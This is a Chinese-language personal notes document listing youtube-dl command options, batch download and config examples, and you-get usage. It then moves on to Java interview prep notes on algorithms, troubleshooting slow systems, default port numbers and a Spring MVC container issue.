--playlist-random 以随机的顺序下载播放列表视频

--xattr-set-filesize Set file xattribute ytdl.filesize with expected file size (experimental)

--hls-prefer-native 使用本机默认HLS下载器而不是ffmpeg

--hls-prefer-ffmpeg 使用ffmpeg而不是本机HLS下载器

--hls-use-mpegts 使用TS流容器来存放HLS视频,一些高级播放器允许在下载的同时播放视频

--external-downloader COMMAND 使用指定的第三方下载工具,当前支持：aria2c,avconv,axel,curl,ffmpeg,httpie,wget

--external-downloader-args ARGS 给第三方下载工具指定参数，如：--external-downloader aria2c --external-downloader-args -j8

文件系统选项:

-a, --batch-file FILE 文件中包含需要下载的URL

--id 仅使用文件名中的视频ID

-o, --output TEMPLATE Output filename template, see the "OUTPUT TEMPLATE" for all the info

--autonumber-start NUMBER 指定%(autonumber)s的起始值(默认为1)

--restrict-filenames 将文件名限制为ASCII字符，并避免文件名中的“＆”和空格

-w, --no-overwrites 不要覆盖文件

-c, --continue 强制恢复部分下载的文件。 默认情况下，youtube-dl仅在可能时将恢复下载。

--no-continue 不要恢复部分下载的文件(从头开始重新启动)

--no-part 不使用.part文件 - 直接写入输出文件

--no-mtime 不使用Last-modified header来设置文件最后修改时间

--write-description 将视频描述写入.description文件

--write-info-json 将视频元数据写入.info.json文件

--write-annotations 将视频注释写入.annotations.xml文件

--load-info-json FILE 包含视频信息的JSON文件(使用“--write-info-json”选项创建)

--cookies FILE 文件从中读取Cookie(经测试，[export cookies](https://addons.mozilla.org/en-US/firefox/addon/export-cookies/)插件可以使用，但firebug导出的cookies导致错误,chrome下请用[cookies.txt](https://chrome.google.com/webstore/detail/cookiestxt/njabckikapfpffapmjgojcnbfjonfjfg))注意：不同平台windows、Linux、OSX之间需要转换CE LF才能使用！

--cache-dir DIR 文件存储位置。youtube-dl需要永久保存一些下载的信息。默认为$XDG\_CACHE\_HOME/youtube-dl或/.cache/youtube-dl。目前，只有YouTube播放器文件（对于具有模糊签名的视频）进行缓存，但可能会发生变化。

--no-cache-dir 不用缓存

--rm-cache-dir 删除所有缓存文件

缩略图:

--write-thumbnail 把缩略图写入硬盘

--write-all-thumbnails 将所有缩略图写入磁盘

--list-thumbnails 列出所有可用的缩略图格式

详细/模拟选项:

-q, --quiet 激活退出模式

--no-warnings 忽略警告

-s, --simulate 不下载不存储任何文件到硬盘，模拟下载模式

--skip-download 不下载视频

-g, --get-url 模拟下载获取视频直连

-e, --get-title 模拟下载获取标题

--get-id 模拟下载获取id

--get-thumbnail 模拟下载获取缩略图URL

--get-description 模拟下载获取视频描述

--get-duration 模拟下载获取视频长度

--get-filename 模拟下载获取输出视频文件名

--get-format 模拟下载获取输出视频格式

-j, --dump-json 模拟下载获取JSON information.

-J, --dump-single-json 模拟下载获取每条命令行参数的JSON information.如果是个播放列表，就获取整个播放列表的JSON

--print-json 下载的同时获取视频信息的JSON

--newline 进度条在新行输出

--no-progress 不打印进度条

--console-title 在控制台标题栏显示进度

-v, --verbose 打印各种调试信息

--dump-pages 打印下载下来的使用base64编码的页面来调试问题（非常冗长）

--write-pages 将下载的中间页以文件的形式写入当前目录中以调试问题

--print-traffic 显示发送和读取HTTP流量

-C, --call-home 联系youtube-dl服务器进行调试

--no-call-home 不联系youtube-dl服务器进行调试

解决方法:

--encoding ENCODING 强制指定编码(实验)

--no-check-certificate 禁止HTTPS证书验证

--prefer-insecure 使用未加密的连接来检索有关视频的信息(目前仅支持YouTube)

--user-agent UA 指定user agent

--referer URL 指定自定义的referer,仅限视频来源于同一网站

--add-header FIELD:VALUE 指定一个自定义值的HTTP头文件,使用分号分割,可以多次使用此选项

--bidi-workaround 围绕缺少双向文本支持的终端工作。需要在PATH中有bidiv或fribidi可执行文件

--sleep-interval SECONDS 在每次下载之前休眠的秒数，或者每次下载之前的随机睡眠的范围的下限(最小可能的睡眠秒数)与-max-sleep-interval一起使用。

--max-sleep-interval SECONDS 每次下载前随机睡眠范围的上限(最大可能睡眠秒数)。只能与--min-sleep-interval一起使用。

视频格式选项:

-f, --format FORMAT 视频格式代码,查看"FORMAT SELECTION"获取所有信息

--all-formats 获取所有视频格式

--prefer-free-formats 开源的视频格式优先，除非有特定的请求

-F, --list-formats 列出请求视频的所有可用格式

--youtube-skip-dash-manifest 不要下载关于YouTube视频的DASH清单和相关数据

--merge-output-format FORMAT 如果需要合并(例如bestvideo + bestaudio)，则输出到给定的容器格式。mkv，mp4，ogg，webm，flv之一。如果不需要合并，则忽略

字幕选项:

--write-sub 下载字幕文件

--write-auto-sub 下载自动生成的字幕文件 (YouTube only)

--all-subs 下载所有可用的字幕

--list-subs 列出所有字幕

--sub-format FORMAT 字幕格式,接受格式偏好,如："srt" or "ass/srt/best"

--sub-lang LANGS 要下载的字幕的语言(可选)用逗号分隔,请使用--list-subs表示可用的语言标签

验证选项:

-u, --username USERNAME 使用ID登录

-p, --password PASSWORD 账户密码,如果此选项未使用,youtube-dl将交互式地询问。

-2, --twofactor TWOFACTOR 双因素认证码

-n, --netrc 使用.netrc认证数据

--video-password PASSWORD 视频密码(vimeo, smotri, youku)

Adobe Pass Options:

--ap-mso MSO Adobe Pass多系统运营商(电视提供商)标识符,使用--ap-list-mso列出可用的[MSO](https://en.wikipedia.org/wiki/List_of_multiple-system_operators)

--ap-username USERNAME MSO账号登录

--ap-password PASSWORD 账户密码,如果此选项未使用,youtube-dl将交互式地询问。

--ap-list-mso 列出所有支持的MSO

后处理选项:

-x, --extract-audio 将视频文件转换为纯音频文件(需要ffmpeg或avconv和ffprobe或avprobe)

--audio-format FORMAT 指定音频格式: "best", "aac", "flac", "mp3", "m4a", "opus", "vorbis", or "wav"; "best" by default;-x存在时无效

--audio-quality QUALITY 指定ffmpeg/avconv音频质量,为VBR插入一个0(best)-9(worse)的值(默认5),或者指定比特率

--recode-video FORMAT 必要时将视频转码为其他格式(当前支持: mp4|flv|ogg|webm|mkv|avi)

--postprocessor-args ARGS 给后处理器提供这些参数

-k, --keep-video 视频文件在后处理后保存在磁盘上; 该视频默认被删除

--no-post-overwrites 不要覆盖后处理文件; 默认情况下,后处理文件将被覆盖

--embed-subs 在视频中嵌入字幕(仅适用于mp4,webm和mkv视频）

--embed-thumbnail 将缩略图嵌入音频作为封面艺术

--add-metadata 将元数据写入视频文件

--metadata-from-title FORMAT 从视频标题中解析附加元数据，如歌曲标题/艺术家。格式语法和--output相似.也可以使用带有命名捕获组的正则表达式。解析的参数替换现有值。Example: --metadata-from-title "%(artist)s - %(title)s" matches a title like "Coldplay - Paradise". Example (regex): --metadata-from-title "(?P<artist>.+?) - (?P<title>.+)"   
 --xattrs 将元数据写入视频文件的xattrs(使用dublin core 和 xdg标准)

--fixup POLICY 自动更正文件的已知故障。never(不做警告), warn(只发出警告), detect\_or\_warn (默认;如果可以的话修复文件,否则警告)

--prefer-avconv 后处理时相较ffmpeg偏向于avconv

--prefer-ffmpeg 后处理优先使用ffmpeg

--ffmpeg-location PATH ffmpeg/avconv程序位置;PATH为二进制所在文件夹或者目录.

--exec CMD 在下载后对文件执行命令,类似于find -exec语法.示例：--exec'adb push {} /sdcard/Music/ && rm {}'

--convert-subs FORMAT 转换字幕格式(当前支持: srt|ass|vtt)

6）参考：

<https://github.com/rg3/youtube-dl#output-template>

<https://github.com/rg3/youtube-dl#format-selection>

<https://github.com/rg3/youtube-dl#video-selection-1>

[mpv player](https://sourceforge.net/projects/mpv-player-windows/files/)搭配[youtube-dl](https://yt-dl.org/latest/youtube-dl.exe)，在CMD中设置： set http\_proxy=http://127.0.0.1:1080 ，即可在mpv中看YouTube视频。

7）[youtube-dl](https://www.5yun.org/tag/youtube-dl/)使用--batch-file这个参数就能够自定义列表来批量下载视频，简化操作步骤，提高下载效率；

关于这个参数的官方文档描述：

-a, --batch-file FILE File containing URLs to download ('-' for

stdin), one URL per line. Lines starting

with '#', ';' or ']' are considered as

comments and ignored.

--batch-file批量下载网络视频方法：

1.新建一个bat列表

vi ~/list.bat

2.内容如下一行一条，以此类推，有多少放多少，不要怂就对了；

https://www.youtube.com/watch?v=-lgcAySBbTA

https://www.youtube.com/watch?v=94k6kEVGZzg

https://www.youtube.com/watch?v=-1Hm41N0dUs

3.批量下载命令如下  
有两种方法，第一个命令简化些，推荐第一个

youtube-dl -g -a /root/list.bat

###或者

youtube-dl --batch-file /root/list.bat

4.只获取视频列表内的真实下载地址而不解析

youtube-dl -g -a /root/list.bat

* 1. **youtube-dl（Linux版）**

可以说是最火的视频/音乐下载工具了，支持 Youtube、Bilibili、优酷、爱奇艺、网易云音乐、QQ音乐等几乎所有你用得到的网站。（不过国内网站的支持，可能没 you-get及时）  
使用正则匹配网站URL，你只需要给出 视频/playlist/channel 的观看用URL，它就从中解析出下载地址，并将视频下载下来。  
安装：pip3 install youtube-dl  
更新：pip3 install --upgrade youtube-dl

youtube-dl 的的配置文件位于~/.config/youtube-dl/config，可以把常用的配置写入该文件。以下是我的配置：

# Lines starting with # are comments

# default format is:[ -f bestvideo+bestaudio/best], we make it not better than 1080p

-f bestvideo[height<=?1080]+bestaudio/best

# download all subs

--all-subs

# don't overwrite files

--no-overwrites

# Use socks5 proxy, so if you want to download without proxy, you whould use `--ignore-config`

--proxy socks5://127.0.0.1:1080/

# Save all files under Movies directory in your home directory, with it's name: title.extension.

-o ~/Videos/%(title)s-%(id)s.%(ext)s

# 调用外部下载器下载，（aria2/axel）也许能提升下载速度

# --external-downloader aria2

# 设置外部下载器 (aria2) 的参数，可省略。

# --external-downloader-args -x 16

下载时的常用选项

-F, --list-formats List all available formats of requested videos

-f, --format FORMAT Video format code, see the "FORMAT

SELECTION" for all the info

-o, --output TEMPLATE Output filename template, see the "OUTPUT

--write-sub Write subtitle file

--write-auto-sub Write automatically generated subtitle file

(YouTube only)

--all-subs Download all the available subtitles of the

video

--embed-subs Embed subtitles in the video (only for mp4,

webm and mkv videos)

--list-subs List all available subtitles for the video

-w, --no-overwrites Do not overwrite files

-c, --continue Force resume of partially downloaded files.

By default, youtube-dl will resume

downloads if possible.

-a, --batch-file FILE File containing URLs to download ('-' for

stdin), one URL per line. Lines starting

with '#', ';' or ']' are considered as

comments and ignored.

--ignore-config just as its name

使用示例

# download a video

youtube-dl -o - "https://www.youtube.com/watch?v=BaW\_jenozKcj"

# Download YouTube playlist videos in separate directory indexed by video order in a playlist

youtube-dl -o '%(playlist)s/%(playlist\_index)s - %(title)s.%(ext)s' https://www.youtube.com/playlist?list=PLwiyx1dc3P2JR9N8gQaQN\_BCvlSlap7re

# Download all playlists of YouTube channel/user keeping each playlist in separate directory:

youtube-dl -o '%(uploader)s/%(playlist)s/%(playlist\_index)s - %(title)s.%(ext)s' https://www.youtube.com/user/TheLinuxFoundation/playlists

直接输出流到vlc

使用-o - 选项，将流直接输出到 stdio，再用管道重定向到 vlc.

youtube-dl -o - "https://www.youtube.com/watch?v=BaW\_jenozKcj" | vlc -

* 1. **you-get（Linux版）**

这是另一个比较火的视频/音乐下载工具。（当然，文档/图片等也是可以下的，不过一般直接用wget就行了）  
一般来说**国外的网站如 Youtube 直接用 youtube-dl 就行了**，而 **you-get 对国内网站的支持好像是要比 youtube-dl 好**，可以考虑用它。  
安装：sudo pip3 install you-get  
更新：sudo pip3 install --upgrade you-get

you-get 会自动合并同一个视频的流文件，只要你安装了 ffmpeg。

-i, --info to see all available quality and formats

-o, --output-dir

-O, --output-filename

-x, --http-proxy HOST:PORT set a http proxy

-s, --socks-proxy HOST:PORT set a socks5 proxy.

-p, --player output stream instantly to a player.

-l, --playlist 下载整个列表

example:

you-get 'https://www.youtube.com/watch?v=jNQXAC9IVRw' # just download it

you-get -i 'https://www.youtube.com/watch?v=jNQXAC9IVRw' # see the info, don't download it

you-get -o ~/Videos -O zoo.webm 'https://www.youtube.com/watch?v=jNQXAC9IVRw' # set output path

you-get -s 127.0.0.1:1080 'https://www.youtube.com/watch?v=jNQXAC9IVRw' # set http-proxy

you-get -p vlc 'https://www.youtube.com/watch?v=jNQXAC9IVRw' # player the video with vlc immediately.

* 1. **YouTube相关插件**

**强制YouTube以指定分辨率播放**：

谷歌可用插件：Magic Enhancer For YouTube™

<https://chrome.google.com/webstore/detail/auto-hd-for-youtube/koiaokdomkpjdgniimnkhgbilbjgpeak?hl=en-US>

火狐可用插件：YouTube High Definition

<https://addons.mozilla.org/zh-CN/firefox/addon/youtube-high-definition/>

1. **面试重点**

**JVM基本原理**

**集合框架、NIO**

**多线程、异步通信**

**网络原理**

**数据库优化**

**设计模式**

**算法**

二分搜索 Binary Search

分治 Divide Conquer

宽度优先搜索 Breadth First Search

深度优先搜索 Depth First Search

回溯法 Backtracking

双指针 Two Pointers

动态规划 Dynamic Programming

扫描线 Scan-line algorithm

快排 Quick Sort

1. **面试前必背**

**必背代码**

冒泡排序、选择排序、二分查找、单例模式、斐波那契数列递归和循环两种、求公约数公倍数

**设计模式**

动态代理实现原理，两个主要的类和接口是什么。

SpringAOP实现原理（基于接口实现的JDK动态代理、基于类继承的CGLib动态代理）

**系统慢解决方案：**

1 看服务器的内存和cpu，占了百分比多少？是否内存溢出

(如果有内存溢出会出现堆栈文件heapdump，可用分析工具去看，如ibm的堆栈分析工具可以看到哪个对象占用内存多)

2 看数据库的会话是否没有释放，程序的connecion是否未关闭（v$session、v$sql）

3 看程序的处理速度是不是太慢，sql优化

4 如果数据量太大 可以做异步处理如jms（kafka，activemq）

**常用默认端口号**

|  |  |
| --- | --- |
| Oracle | jdbc:oracle:thin:@localhost:**1521**:orcl |
| MySQL | jdbc:mysql://localhost:**3306**/day19 |
| redis | 6379 |
| FTP | 21 |
| SFTP | 22 |
| telnet | 23 |
| HTTP | 80 |
| HTTPS | 443 |
| WebLogic | 管理服务器默认端口7001  管理控制台访问地址（本地）：<http://localhost:7001/console>  项目访问地址（本地）：<http://localhost:7001/>项目名 |
| SVN | 版本库默认端口号为3390  svn协议的默认端口号为3690 |
| ActiveMQ | 访问控制台的默认端口是**8161**，发送和接收消息的默认端口是**61616**（tcp协议）。 |
| zookeeper | 2181 |
| dubbo协议 | 20880 |
|  |  |
|  |  |
|  |  |
|  |  |

**常用配置文件名**

|  |  |
| --- | --- |
| Spring | applicationContext.xml |
| MyBatis |  |
| tomcat |  |
| redis |  |
| nginx |  |
| zookeeper |  |
|  |  |
|  |  |
|  |  |
|  |  |
|  |  |
|  |  |
|  |  |
|  |  |
|  |  |
|  |  |
|  |  |

**WebService**

**WebService发布服务的API是什么？**

Endpoint.*publish*("http://localhost:8080/MyWebService/ServiceTest", **new** ServiceTest());

**生成代码的Java命令是什么？**

wsimport.exe

**工作中遇到什么问题，怎么解决的**

**SSM框架父子容器问题**

问题：MVC容器扫描了@Service导致AOP和事务失效；Spring容器扫描了@Controller导致前端访问404；各扫各的导致AOP无法切入@Controller。

解决：把所有Spring的配置文件放到DispatcherServlet的contextConfigLocation下，bean都扫描到MVC容器下